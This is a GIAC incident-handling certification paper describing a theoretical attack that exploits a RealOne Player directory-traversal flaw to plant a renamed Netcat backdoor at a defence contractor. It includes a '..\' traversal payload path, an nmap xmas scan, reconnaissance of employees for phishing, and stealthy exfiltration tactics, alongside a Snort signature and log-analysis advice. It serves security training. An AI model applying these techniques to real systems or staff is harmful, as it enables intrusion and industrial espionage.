Global Information Assurance Certification Paper

Ethan W. Givens
040815
"Beware of the Evil Attachment"

Table of Contents

Abstract/Summary:

Purpose/Disclaimer:

The purpose of this paper is to satisfy the practical requirement for the GCIH certification, version 3. Some of the described techniques have been performed during vulnerability assessments against real networks, while others have been conducted on a private LAN. The vulnerability assessments were authorized by the network owner and legally approved as part of a Red Team operation.

Target:

The target for this paper is a company producing products used by the Department of Defense. The exploit will take advantage of a Directory Transversal vulnerability in Real Networks, RealOne player version 1 and 2. The attack relies on a company insider to provide key elements of information. This information is used to construct an attack with a greater chance of success.

The exploit utilizes a PHP web page to install the required files on the target system. A batch file will be used to execute and pass commands to Netcat. Netcat will then make a connection from the trusted network, to the hacker's waiting listener. The hacker will then search for the information he has been hired to locate and use Netcat to transfer those files to his computer. The hacker's employer seeks advance information on the future plans of his rival company.

Discovery:

The compromise was discovered be a user. This paper will display the positive and negative impact users can have on a well configured network.

Lab Environment:

Some the techniques described in this paper were performed during vulnerability assessments. The other techniques utilized Windows XP and several open source tools.

Assumptions:

The insider provides most of the information that is essential to the exploit like:
The targets for the exploit are in the Research and Development department.
The personal habits of the users include using RealOne as their application of choice for viewing news reports.

The hacker assumes that the users are typical and possess no advanced system administration skills. He also assumes that the router will restrict unnecessary ports.

Statement of Purpose:

The purpose of this attack is to gain access to a specific segment of a network, in order to gather information and perform data mining. Once the exploit is executed on the proper target, the attacker will use tools that are part of the Windows operating system to establish situational awareness. The attack will demonstrate how a vulnerability found in the RealOne player can be used to gain remote access to a system, using the well known tool, “Netcat“, as a backdoor. This will be accomplished by exploiting the directory transversal vulnerability in Real Networks RealOne Player 6.0.11 .868, on a Windows 2000 system.

This attack will require a great deal of “open source” information gathering, however several key elements of information will be provided by the attacker’s employer. The attack will also use a PHP web page to install the malicious files on the target computer system. In this scenario, a company/corporation has hired a hacker to conduct industrial espionage. The requirement is any information relating to special and/or future projects produced by a rival organization. During the information gathering phase, the hacker has two main objectives: 1. determine the individual/s involved with special projects, and 2. Determine the network topology and security configuration of the target. Once the individual targets have been identified, they will then be investigated specifically, in order to manufacture an attack with the best chance of being executed by the targets.

The email itself will contain a url link to the hacker’s publicly hosted website. When the target visit’s the website, the hacker’s two embedded files will download to the target system. The exploit will require the renamed "Netcat" utility and a batch file to pass arguments to “Netcat” and execute the tool. This exploit takes advantage of a vulnerability in Real Networks, Real One player. The two downloaded files will be placed in two different locations. The renamed “Netcat” backdoor will be placed in the target’s system32 directory, and the batch file that executes “Netcat” will be placed in the user’s startup folder. The next time the user logs on, “Netcat” will execute with the user’s privilege level. With the backdoor in place, the attacker will then start the listener and wait for “Netcat” to make the connection.

Once the connection is established, the attacker will quickly gain situational awareness, using Windows commands and establish a firm foothold, then terminate the connection. This initial connection will be limited to a 5 minute time period, in order to maintain a small footprint. All of the hacker’s future connections will be of a limited time period as well. The Hacker will record all screen output from each session. When the hacker locates the information they are after, it will be downloaded to his local computer, for off-line analysis. Since

the mission is to data mine over a long period of time, 6 months to 1 year, there is no need to remain connected to the target for an extended period of time. Information will be transferred in small amounts to avoid unwanted attention. The hacker will use this information to submit weekly reports to his employer. The amount of file and directory manipulation on the target will also be limited, in order to avoid any file or system integrity checkers.

The Exploit:

Name:
RealPlayer/RealOne Player RMP Skin File Handler Directory Traversal Vulnerability
CVE numbers: CAN-2004-0258
bugtraq id: 9580

Affected Operating System: This vulnerability is specific to the version of the application. Real Networks provides a fix at http://service.real.com/realplayer/security/?p_sid=Z4N3AOkh. The latest version of RealNetworks, RealPlayer 10 version 6.0.12.690 and RealOne Player 6.0.11.872 are not vulnerable.

Windows 98/NT4.0/2000/XP (1)
Macintosh OS 7 (2)

Protocols/Services/Applications: Real Networks Real and RealOne Players provide music downloads, streaming video, and games. The application runs on the local user's computer and connects, usually through a high speed connection, to the on-line service provider. The application itself makes request to the internet, installs and runs the files required by the user. The software performs these actions in the context of the user running the application. This process is transparent to the user.

Real Networks RealOne Desktop Manager
Real Networks RealOne Enterprise Desktop 6.0.11 .774
Real Networks RealOne Player 1.0 (1)
Real Networks RealOne Player 2.0 (1)
Real Networks RealOne Player 6.0.11 .868 (1/2)
Real Networks RealOne Player 6.0.11 .853 (1/2)
Real Networks RealOne Player 6.0.11 .841 (1/2)
Real Networks RealOne Player 6.0.11 .830 (1/2)
Real Networks RealOne Player 6.0.11 .818 (1/2)
Real Networks RealOne Player version 2.0 for Windows (1)

Variants:

The vulnerabilities involve malformed RealPix (RP), RealText (RT),

RealAudio (RAM), RealAudio Plugin (RMP), synchronized multimedia integration files (SMIL). In these variations, Real Player executes the file in the context of the logged on user. When a user navigates to a web site that contains one of these files, arbitrary code can be executed on the victim's computer. The .smil vulnerablity is a cross-site scripting attack, which uses a web page with malicious content to run Vbscript or Java script on the victims computer. The main difference between the vunerability covered by this paper and the varitions is the use of scripts. The variations execute code from the malicious wed site, while the RMP vulnerability is used to place code on the target computer and other means are used to execute it. With all of these vulnerabilities, the way Real Player handles the file extension makes them possible. This paper will focus on the RealAudio Plugin (RMP) vulnerability.

Description:

Several versions of Real Networks, RealOne Player are vulnerable to arbitrary code execution of RealAudio Plugin (RMP) files. These RMP files are Extensible Markup Language (XML) formatted files, that may contain e.g. play lists, references to skin files (*.rjs), and information about related web pages. These skin files, when downloaded, are placed in a default location on the victims computer. This exploit is a directory transversal vulnerability, which will allow an attacker to place malicious code on the victims computer, outside the default location of RealOne skin files. The malicious code can then be executed by other means.

There is no exploit code available, this paper will describe a theoretical attack. The exploit has been classified as a "input validation error". If the malicious RealOne RMP file is opened, instead of directing the Real One application to download a .rjs skin file to it‘s default directory, it is downloaded to the directory chosen by the hacker. This action takes place transparent to the user, and executes without user confirmation. This allows the attacker to compromise the victim’s system without further interaction from the logged on user.

The following example from SecuriTeam, www.securiteam.comwindowsntfocus5RP0F1Fcom.html, discovered and researched by Jouko Pynnönen, default location for RealOne files with the extension of .rjs.

%USERPROFILE%\Application Data\Real\RealOne Player\skins\file.rjs

This .rjs extension tells the RealOne Player to handle this like a skin file and download it this default location. An attacker may use "..\" sequences in the file name to cause the assumed skin file with malicious contents, to be placed outside it’s default folder. This attack requires the files to be placed in current

user's startup folder and in the \winnt\system32 directory.

Example:

%USERPROFILE%\Application Data\Real\RealOne Player\skins\file.rjs ..\..\..\..\winnt\system32\vwin32.dll\file.rjs

An email containing a link to a specially crafted PHP wed site, containing two such files, should cause the RealOne player to download the hacker's malicious code. Once the victim's computer is compromised, the malicious code is executed running in the context of the logged-on user. The file name and location are important in hiding the exploit. In this case, the attacker will use the well known tool "Netcat", to provide a backdoor on the victim's computer. The tool "Netcat" tool will be renamed to "bootk.exe", and placed in the user's Startup folder to be executed at the user's next log-on. The attacker will then simply "listen" for the victim computer to contact him.


Note: "bootk.exe" appears similar to the legitimate program "bootok.exe". Windows 95/98/Me.

The hacker does not need to know the login name; a relative path can be used because the default folder for skin files is already under the user's profile folder. As stated by Enterprise Security Today (http://enterprise-security-today.newsfactor.com/), It is not known how many of the more than 300 million registered users of RealNetworks software potentially could be affected by these vulnerabilities.

Signatures of the Attack:

The exploit itself is a combination of actions. The vulnerability in the application allows the hacker a means to get the needed files on the target computer. A packet "sniffer" would only reveal a normal HTTP request to the web address in the link emailed to the victim. From the user's point of view, there is nothing that stands out. The attacker will use a PHP web page for the attack. PHP can generate dynamic page content, and perform server side scripting. When the page is requested, the two embedded .rjs files will execute on the victim's computer and download the two malicious files. The page itself will simply display a "under construction" banner.

The user will receive a message similar to this:



From a network point of view, again nothing stands out. As stated previously, if a packet “sniffer” captured the transmission, it would appear to be normal web traffic. The files downloaded are small enough to avoid unwanted attention.

An IDS could be configured to alert on the “../” directory transversal, identifying the RealOne exploit. This would alert on the event, and log it, but that will not prevent it. The following Snort IDS example, www.**snort**.org/, could be used as a signature for the attack:

Example: alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"EXPLOIT RealOne Directory Transversal"; flags:*; content:"../"; reference:bugtraq,9580; reference:cve,CAN-2004-0258; classtype:directory transversal;)

Analysis of the log files will reveal a "get" request at the same time of day, with the same client IP address, port 80, and the same source IP address, that of the user on your network. You can view the IIS web server logs by starting notepad and open any of the files in your web servers “c:\winnt\system32\logfiles\w3svc1” directory. In this case "w3svc1" is the default

web site. This information will be useful in the "Identification Phase" of the incident handleing process.


Platforms and Environment:

Victim's Platform: Windows 2000 service pack 2, running RealOne Player version 2

Target network: Large Government Defense Contractor, R&D Division. The network range is 192.168.0.0/16

Company Web Site	1
Servers	3 (DNS, SMTP, Exchange)
Workstations	100+ (Windows environment)
R&D Division	25 Engineers (Windows environment)


Network diagram:



Source network: Windows XP version 5.1.2600, running ZoneAlarm Pro and IE version 5

3	Internet-Dial-up accounts
1	Free hosted website
1	Windows XP

Network diagram:



Stages of Attack:

1. Reconnaissance:

The attack is designed to accomplish a specific goal, and the hacker's employer has provided key information indicating who the target is. The Research and Development (R&D) department of the company is the hacker's target. The reconnaissance of this target will be divided into two areas: personnel and the network. The hacker has been employed to provide continued inside information concerning future and planned projects of his employer's biggest competitor. The targets Research and Development (R&D) department has been the driving force behind every state of the art project produced by the company.

Using a general "Google" search, the attacker first locates the target company's web site. By crawling the company's web site, the attacker retrieves valuable information about the company's organization, mission, and products. "Crawling" is accomplished by clicking on every link on the site and exploiting all publicly available information the site provides. The "mouse over" trick is also part of the crawling process. If the site is in a foreign language, "mousing" over


links will provide the link's information, usually in English.

The company's web site revealed the location and membership of the R&D department. The department's division heads, engineers, researchers and points of contact (POC)s are also gleaned from the website. At this point, the hacker's data base is started, to keep track of all of the information gathered. The R&D department members are all recorded as potential targets, and their email addresses and phone numbers will be placed in the hacker's target database. This information was easily gathered from the targets company web site.

Now the hacker will focus on the potential targets names. He can perform a general "Google" search on the targets full name in quotation marks i.e. "John Q. Doe". This will search for document on the world wide web containing the target's name. The value of the information will be determined by it's source. Documents that have been known to produce useful information include: resumes, white papers written by or referencing the target's name and news groups. Individuals often reveal system and network configurations, passwords and other sensitive information. They may also have reveal personal information about the targets which can be used in crafting an attack with a greater chance of being executed by them. Personal hobbies, habits and interest all play a part in getting the target to open the hacker's email.

The hacker will also uses "Groups Google" to find news group postings from, or referencing the names of any of the potential targets. This can reveal network administration questions, asked or answered by any of our targets. These postings have also been know to reveal system and network configurations, in the form of answers to technical questions. This search will also be conducted using the company's domain name, in the hope of finding a posting from any of the company's network administrators.

Example of Google Groups results.



Next, the hacker can conduct a web search using “Infospace” http://infospace.com or “Yahoo People Search” http://people.yahoo.com on the email addresses harvested from the company web site. This will verify that the email addresses of the individuals targeted are valid. Since this attack will target a specific individual, this is a vital step. The results of this search can also assist the hacker in determining the naming convention used by the target.

Finally, the attacker can conduct a “Google” file type search for documents authored by or referencing any of the targeted individuals. This search can also retrieve resumes, white papers, and other documents written by the potential targets.

Example search: **filetype: “file extension” “search name”**
file type:doc “John Q. Doe”


With an acceptable amount of information gathered on the targets, the hacker moves to network reconnaissance. Starting with the company's domain name, the attacker conducts a "nslookup" to determine the IP addresses of the company's Domain Name Service (DNS), and Mail Exchange (MX) servers (c:\nslookup <IP address>). The attacker then conducts a ARIN search to determine the network range of the company, Internet Service Provider (ISP) and company contact information for the network. This will allow the attacker to scan computers confirmed to be within the company's network. There is no way to know if any of these computers correlates to the computers belonging to the potential targets. But, scanning can reveal open services, ports and the operating system environment of the target network. This information will be added to the hacker's targeting database.

2. Scanning:

The attacker will use as many online tools as possible, in order to avoid activity being traced back to him. The "Netcraft", http://uptime.net craft.com, website can be used to determine the operating system the site is running, the type of web server and if the target is running SSL. Due to the way "Netcraft" collects this information, the results are not completely reliable or may be obscured entirely. The hacker has to check the date of the reported information, and decide if it is likely to be accurate. Even if the information is not completely accurate, it does narrow the field of possibilities. For example, if the site is reportedly running windows NT, chances are you can eliminate Linux as a possibility.

This information can be verified by conducting a telnet, "telnet.exe", session to port 25 of the web server. This will tell the hacker what type of web server is running. The attacker can then take a guess at what software is running on the internal network. For example, if the web server is Apache, the internal operating system may likely be a flavor Unix.

Example: Actual “Netcraft” results.



To take a look at the internal network, the hacker can use “Nmap“ from the outside. The hacker does not need to know every open port on the router or Firewall, only the ports needed for the exploit. A broad port scan will only alert the target to the activity. Since the hacker plans to use “Netcat” as the backdoor connection, the attacker will attempt to hide the connection in plain site. Port 80 is likely open, so the scan will target ports 22, 443, and a random high port. Ports

22 and 443 can be used to hide the encrypted traffic from “Cryptcat“, the encrypted version of “Netcat”, and the random high port will be an alternate for the “Netcat” backdoor connection.

For the scan it self the attacker will use a “xmas” scan. This type of scan may penetrate a Firewall filtering out packets with specific flags set. It accomplishes this by setting the “fin”, “urg” and “psh” flags in the packet. If one or two of the flags is being filtered, then the third flag will get through. If the port is open, the packet will be ignored. If the port is closed, a “rst” should be received.

Example of the nmap xmas scan: nmap -sX <target IP address> 80,22,443

3. Exploiting the system

The hacker’s employer provides insider information about the personal habits of the targeted employees. Open Source research also confirms this information. The targeted employees in the R&D department are very interested in current events, especially the global war on terrorism. Many of their products are used be military and the Department of Defense in general. The hacker’s employer also provides insider information about the desktop applications of the R&D department. The hacker’s research also indicates that the targeted individuals use Real Networks, RealOne to view streaming video of the news.

